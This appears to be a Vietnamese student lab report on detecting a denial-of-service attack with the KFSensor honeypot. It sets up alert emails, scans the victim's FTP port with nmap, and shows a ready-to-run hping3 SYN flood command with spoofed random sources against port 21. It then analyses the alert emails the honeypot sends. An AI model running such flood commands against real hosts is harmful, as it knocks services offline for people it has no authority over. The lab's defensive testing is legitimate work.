


- Cấu hình Thunderbird mail receiver@uit.lab để đọc mail gửi về receiver:




- Cấu hình KFSensor theo hướng dẫn:





- **Bước 3:** Sau khi cấu hình xong. Tại màn hình chính, chọn TCP → FTP:



- **Bước 4:** Tấn công DoS vào máy nạn nhân ở port FTP (21)
 - o Dùng công cụ nmap trên máy Kali Linux để scan cổng FTP trên máy nạn nhân có mở hay không:

```

(nmuggle@nmuggle)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:07:b2:ce brd ff:ff:ff:ff:ff:ff
   inet 192.168.242.142/24 brd 192.168.242.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet 192.168.23.134/24 brd 192.168.23.255 scope global dynamic eth0
       valid_lft 1551sec preferred_lft 1551sec
   inet6 fe80::10d2:6261:7e26:9f4b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:ee:4f:13:ec brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-2e0373c4c7ce: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:84:be:f8:e2 brd ff:ff:ff:ff:ff:ff
   inet 172.21.0.1/16 brd 172.21.255.255 scope global br-2e0373c4c7ce
       valid_lft forever preferred_lft forever
(nmuggle@nmuggle)-[~]
$

```

```
nmap -p 21 192.168.23.141
```

```

(nmuggle@nmuggle)-[~]
$ nmap -p 21 192.168.23.141
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-22 07:52 PDT
Nmap scan report for 192.168.23.141
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:0C:29:75:A0:F9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
(nmuggle@nmuggle)-[~]
$

```

- Dùng hping3 để tấn công vào port 21 trên máy victim:


```
sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.23.141
```

```


(nmuggle@nmuggle)-[~]
$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.23.141
HPING 192.168.23.141 (lo 192.168.23.141): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

```

- **Bước 5: Quan sát kết quả của KFSensor. KFSensor có nhận biết được tấn công và gửi email thông báo về cho người dùng hay không?**
 - Kết quả KFSensor thu được:



- Receiver receiver@uit.lab đã nhận được email cảnh báo tiêu đề: KFSensor Alert: DOS / Scan.
- Phân tích nội dung Email: * Người gửi (From): sender@uit.lab
 - Người nhận (To): receiver@uit.lab
 - Thông tin kẻ tấn công: Email chỉ đích danh IP của máy Kali Linux là 192.168.23.129.
 - Chi tiết kỹ thuật: KFSensor đã thực hiện trích xuất dữ liệu thô (Packet Dump) của gói tin tấn công bao gồm các thông số: cổng đích (Dest Port: 21), kích thước gói (Size: 174), cờ TCP hiển thị rõ là SYN (Flags: S).
- (Trong cuộc tấn công này nhận được 5 email alert với 4 IP attacker khác nhau:



4. Source code:

- Link: https://github.com/gianghitran/Thuchanh_ATMMT-NC.git

HẾT